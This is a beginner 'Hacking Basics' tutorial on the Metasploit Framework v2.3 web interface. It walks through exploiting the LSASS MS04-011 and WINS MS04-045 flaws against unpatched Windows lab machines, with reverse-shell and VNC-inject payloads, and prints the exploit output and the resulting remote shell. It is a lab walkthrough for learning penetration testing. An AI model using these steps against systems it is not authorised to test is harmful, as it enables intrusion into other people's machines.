

Hacking Basics: Using the Metasploit Framework v2.3 Web Interface

Table of Contents

- Introduction
- Installation for Windows
- Installation for *NIX
- Test System Setup & Targets on the Network
- Getting Ready & Starting the MSFWeb Interface
- Using the Metasploit Framework Web Interface
- Picking an Exploit, Payload, & Target
- Checking and Launching the Exploit
- Things I Learned Along the Way
- Changing the MSF Web Interface's Theme
- References
- About the Author
- Appendix A: Payload Explanations

Introduction

Basically the Metasploit Framework is an advanced open-source platform for developing, testing, and using exploit code. It's a powerful tool for penetration testing, exploit development, and vulnerability research.

From the Metasploit Framework v2.0 Crash Course Guide: "The Metasploit Framework is a complete environment for writing, testing, and using exploit code. This environment provides a solid platform for penetration testing, shellcode development, and vulnerability research. The majority of the Framework is composed of object-oriented Perl code, with optional components written in C, assembler, and Python."

And some more from the web site:

<http://www.metasploit.com/projects/Framework/index.html> "The Metasploit Framework is an advanced open-source exploit development platform. The 2.3 release includes three user interfaces, 46 exploits and 68 payloads. The Framework will run on any modern operating system that has a working Perl interpreter. The Windows installer includes a slimmed-down version of the Cygwin environment."

Installation for Windows

It's pretty simple, download it from the site <http://www.metasploit.com/tools/framework-2.3.exe> and double click. It installs everything you need.

After the install, in your programs section you should have something that looks like this:




Figure 1. MSF in Windows Programs Folder

You should have your User Guide manual, your Cygshell, MSFConsole, MSFUpdate, MSFWeb, Uninstall, and Website shortcuts. For this tutorial we will focus on the MSFWeb Console. We'll play with the MSFConsole in another tutorial or you can look on securityfocus.com, because they did a great tutorial primarily using the MSFconsole. Since this is a hacking basics tutorial, we'll play with the MSFWeb interface since you can't get much easier than clicking on hyperlinks...

Installation for *NIX

Download the tar.gz file from the website: <http://www.metasploit.com/tools/framework-2.3.tar.gz>. After you download the file, extract the tarball, change directory into the created directory, and execute your preferred user interface. We strongly recommend that you compile and install the Term::ReadLine::Gnu Perl module found in the "extras" subdirectory. This package enables extensive tab-completion support in the `msfconsole` interface; `msfconsole` is the preferred UI for everyday use.

Here's how to do it:

```
# cd extras
# tar -zxf Term-ReadLine-Gnu-1.14.tar.gz
# cd Term-ReadLine-Gnu-1.14
# perl Makefile.PL && make && make install
# cd .. && rm -rf Term-ReadLine-Gnu-1.14
```

If SSL support is desired, you should install the Net::SSLeay Perl module as well, this can also be found in the "extras" subdirectory.

Here's how to do it:

```
# cd extras
# tar -zxf Net_SSLeay.pm-1.23.tar.gz
# cd Net_SSLeay.pm-1.23
# perl Makefile.PL && make && make install
# cd .. && rm -rf Net_SSLeay.pm-1.23
```

Test System Setup & Targets on the Network

For this simple tutorial I used a fully patched Windows XP Professional laptop with VMware Workstation version 4.0.1 build 5289 and a default install of Windows 2000 Advanced Server with no patches and unpatched Windows 2003 Server on the network. Since we are learning here, we'll start with a wide open system that way we know the IIS, RPC DCOM, and WINS hacks should work and then move on to some other exploits on different OS's

Getting Ready & Starting the MSFWeb Interface

First off, you'll need to turn off your personal firewall because you'll have a hard time shoveling a shell back through that bad boy.




Figure 2. Turn off your personal firewalls

From there start the Metasploit Framework Web Interface.




Figure 3. Selecting MSFWeb from your programs

After that you should get a command prompt telling you what local interface the MSFWeb server is running on.




Figure 4. MSF Web Interface showing what IP and port it's listening on

So the handy dandy tool tells us it started a Web Interface on 127.0.0.1:55555, you can change the listening IP address if you want

Before we jump in we should read the little caveat from the MSF documentation:

The `msfweb` interface is a stand-alone web server that allows you to harness the power of the Framework through a browser. This interface is still primitive, but may useful for live demonstrations and in a team-based penetration testing environment.

Starting with version 2.3, `msfweb` provides an fast multi-user web shell. This system allows you to share your active sessions with other `msfweb` users. The shell console (and the rest of `msfweb`) have been tested with Firefox 1.0, Internet Explorer 6.0, and the Safari/Konqueror browsers.

The `msfweb` interface provides almost no security whatsoever; anyone who can connect to the `msfweb` service could potentially gain access to the underlying system. The default configuration is to listen on the loopback address only, this can be changed by using `-a` option to specify the local IP address. If you would like to open the server up to the entire network, pass 0.0.0.0 to the `-a` option of `msfweb`. Just like the command-line interface, the saved environment is loaded on startup and can affect module settings. We do not recommend that the `msfweb` interface be used in production environments or exposed to untrusted networks.

Using the Metasploit Framework Web Interface

This is basically what we are going to do:

- 1) Start up the web server (The MSF Web Interface)
- 2) Open up your favorite browser to `http://127.0.0.1:55555`
- 3) Select your exploit from the available list
- 4) Select the appropriate target value

- 5) Select the appropriate payload
- 6) Specify all required options and choose the correct target
- 7) Click the "-Check-" button to check for the vulnerability
- 8) Click the "-Exploit-" button to actually exploit the target
- 9) Wait until the exploit completes, then click the link to the session

We've already done #1, so now lets move on to #2 and fire up the web browser




Figure 5. MSF Web Interface Start up

You can now easily filter the modules based on OS:




Figure 6. MSF Web Interface Filter by OS

Or you can filter by architecture




Figure 7. MSF Web Interface Filter by Architecture

Or you can filter by application




Figure 8. MSF Web Interface Filter by Application

Picking an Exploit, Payload, & Target

Ok, now on to #3, selecting an exploit. To choose an exploit module, simply click on one in the web interface.




Figure 9. MSF Web Interface selecting the LSASS exploit

When you click on the exploit module you get a splash page explaining the exploit and giving you additional information. Note: if you want to read up on the different exploits, you should use the information on the website. This will load much faster than clicking on them in the Web Interface. The link is:

<http://www.metasploit.com/projects/Framework/exploits.html>

EXPLOITS	PAYLOADS	SESSIONS
--------------------------	--------------------------	--------------------------

win32 **Microsoft LSASS MSO4-011 Overflow**

Name: lsass_ms04_011 v1.24

Authors: H D Moore <hdm [at] metasploit.com>

Arch: x86

OS: win32, win2000, winxp

This module exploits a stack overflow in the LSASS service, this vulnerability was originally found by eEye. When re-exploiting a Windows XP system, you will need to run this module twice. DCERPC request fragmentation can be performed by setting 'FragSize' parameter.

- <http://www.osvdb.org/5248>
 - <http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx>

Select Target:

- 0 - Automatic (default)
- 1 - Windows 2000
- 2 - Windows XP

Figure 10. MSF Web Interface the LSASS exploit description & target selection

You also select your target (step #4) from this page. For this exploit we are going to select 0 for automatic. Once you click on your target you go to the payload selection (step #5) page.

EXPLOITS	PAYLOADS	SESSIONS
--------------------------	--------------------------	--------------------------

win32 **Microsoft LSASS MSO4-011 Overflow**

Select Payload:

Payload	Description
win32_adduser	Windows Execute net user /ADD
win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_exec	Windows Execute Command
win32_reverse	Windows Reverse Shell
win32_reverse_dllinject	Windows Reverse DLL Inject
win32_reverse_meterpreter	Windows Reverse Meterpreter DLL Inject
win32_reverse_ord	Windows Staged Reverse Ordinal Shell
win32_reverse_ord_vncinject	Windows Reverse Ordinal VNC Server Inject
win32_reverse_stg	Windows Staged Reverse Shell
win32_reverse_stg_upexec	Windows Staged Reverse Upload/Execute
win32_reverse_vncinject	Windows Reverse VNC Server Inject

Figure 11. MSF Web Interface the LSASS exploit payload selection

Note: if you want to learn about the different payloads, click on the payloads link at the top of the page. It will take you to a list of all the payloads. You can then click on the

different payloads and read about them but the information is limited. You can also check out Appendix A which covers some of the payloads in a little more detail. The metasploit website is also slowly populating information pages about the payloads.

Let's click on the win32reverse which will shovel a shell back to use from the compromised machine. Once we click on that, we are presented with the page to specify all required options and choose the correct target (step #6).


EXPLOITS		PAYLOADS		SESSIONS	
 Microsoft LSASS MSO4-011 Overflow (win32_reverse)					
RHOST	Required	ADDR	<input type="text"/>	The target address	
RPORT	Required	PORT	<input type="text" value="139"/>	The target port	
EXITFUNC	Required	DATA	<input type="text" value="thread"/>	Exit technique: "process", "thread", "seh"	
LHOST	Required	ADDR	<input type="text" value="192.168.0.100"/>	Local address to receive connection	
LPORT	Required	PORT	<input type="text" value="4321"/>	Local port to receive connection	
Preferred Encoder:		Nop Generator:			
<input type="text" value="Default Encoder"/>		<input type="text" value="Default Generator"/>			
		<input type="button" value="-Check-"/>		<input type="button" value="-Exploit-"/>	
Advanced Module Options					
* DirectSMB	Optional	DATA	<input type="text" value="0"/>	Advanced exploit option	
Use the direct SMB protocol (445/tcp) instead of SMB over NetBIOS					
* FragSize	Optional	DATA	<input type="text" value="1024"/>	Advanced exploit option	
The application fragment size to use with DCE RPC					

Figure 12. MSF Web Interface the LSASS exploit options and target identification

Time for another caveat:

The payload is the actual code that will run on the target system after a successful exploit attempt. Use the MSF Web Interface will list all payloads compatible with the current exploit. If you are behind a firewall, you may want to use a bind shell payload, if your target is behind one and you are not, you would use a reverse connect payload.

Once you click on the payload you want the MSF Web Interface will display all available payload options. Most payloads have at least one required option. Advanced options are provided by a handful of payload options; these will be down at the bottom of the options page. Please keep in mind that you will be allowed to select any payload compatible with that exploit, even if it not compatible with your currently selected TARGET. For example, if you select a Linux target, yet choose a BSD payload, you should not expect the exploit to work.

Ok, got all that? Basically you need to use your brain a little, even with all the hard work being done with the MSF. We have already Nmap-ed our target and know that the IP

address is 192.168.0.102. We are going to add that any other options to the page and then check the exploit (step #7).

Microsoft LSASS MSO4-011 Overflow (win32_reverse)

RHOST	Required	ADDR	192.168.0.102	The target address
RPORT	Required	PORT	139	The target port
EXITFUNC	Required	DATA	thread	Exit technique: "process", "thread", "seh"
LHOST	Required	ADDR	192.168.0.100	Local address to receive connection
LPORT	Required	PORT	4321	Local port to receive connection

Preferred Encoder: Nop Generator:

Advanced Module Options

* DirectSMB Optional DATA Advanced exploit option
Use the direct SMB protocol (445/tcp) instead of SMB over NetBIOS

* FragSize Optional DATA Advanced exploit option
The application fragment size to use with DCE RPC

Figure 13. MSF Web Interface the LSASS options and target IP entered

Checking and Launching the Exploit

Let's check the remote machine and see if it's vulnerable. Not all the exploits have checks so if you get a note back saying "no check for this module has been implemented" don't flip out it just means no one has written a check for it, just proceed on with your exploit testing.

[EXPLOITS](#) [PAYLOADS](#) [SESSIONS](#)

Microsoft LSASS MSO4-011 Overflow (win32_reverse)

Check Results: Not Vulnerable

[*] No check has been implemented for this module

Figure 14. MSF Web Interface the LSASS vulnerability check

Let's go ahead and launch the exploit (step #8) now, since there is no check. Most of the newer exploits don't have checks.



EXPLOITS	PAYLOADS	SESSIONS
----------	----------	----------

Processing exploit request (Microsoft LSASS MSO4-011 Overflow)...
Using payload: win32_reverse

Exploit Output

```
[*] Starting Reverse Handler.  
[*] Sending 8 DCE request fragments...  
[*] Sending the final DCE fragment  
[*] Got connection from 192.168.0.101:4321 <-> 192.168.0.102:1039  
[*] Shell started on session 1
```

Figure 15. MSF Web Interface the LSASS running the exploit

It says it worked; now you click on the *session 1* link (step #9) and you should get your session webpage. From the session webpage you can enter in Windows commands in the text box at the bottom of the page.




Figure 16. MSF Web Interface the LSASS win32_reverse shell

I ran an IPCONFIG just to make sure I was on the box. At this point you can enter commands in the command bar on the webpage and navigate around the box.

```
>> ipconfig

ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.0.102
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

C:\WINNT\system32>
```

Figure 17. MSF Web Interface the LSASS ipconfig output from shell

Ok, let's try another exploit against the Windows 2000 Server box. I ran an Nmap scan (you'll have to trust me) and it had port 42 open. I wanted to check out the new WINS exploit against the box. So I chose the WINS exploit from the exploit listing, the only choice for targets was windows 2000, so I picked that as well. For the payload I tried a win32_reverse_vncinject. This payload is supposed to shovel back a VNC console back to the attacker.



EXPLOITS	PAYLOADS	SESSIONS
----------	----------	----------

Processing exploit request (Microsoft WINS MSO4-045 Code Execution)...
Using payload: win32_reverse_vncinject

Exploit Output

```
[*] Starting Reverse Handler.  
[*] Attempting to overwrite 0x053df4c4 with 0x053922e0 (0x05391f40)  
[*] Got connection from 192.168.0.101:4321 <-> 192.168.0.102:1040  
[*] Shell started on session 11
```

Figure 18. MSF Web Interface WINS exploit with win32_reverse_vncinject

It was successful and sent me back a VNC console.

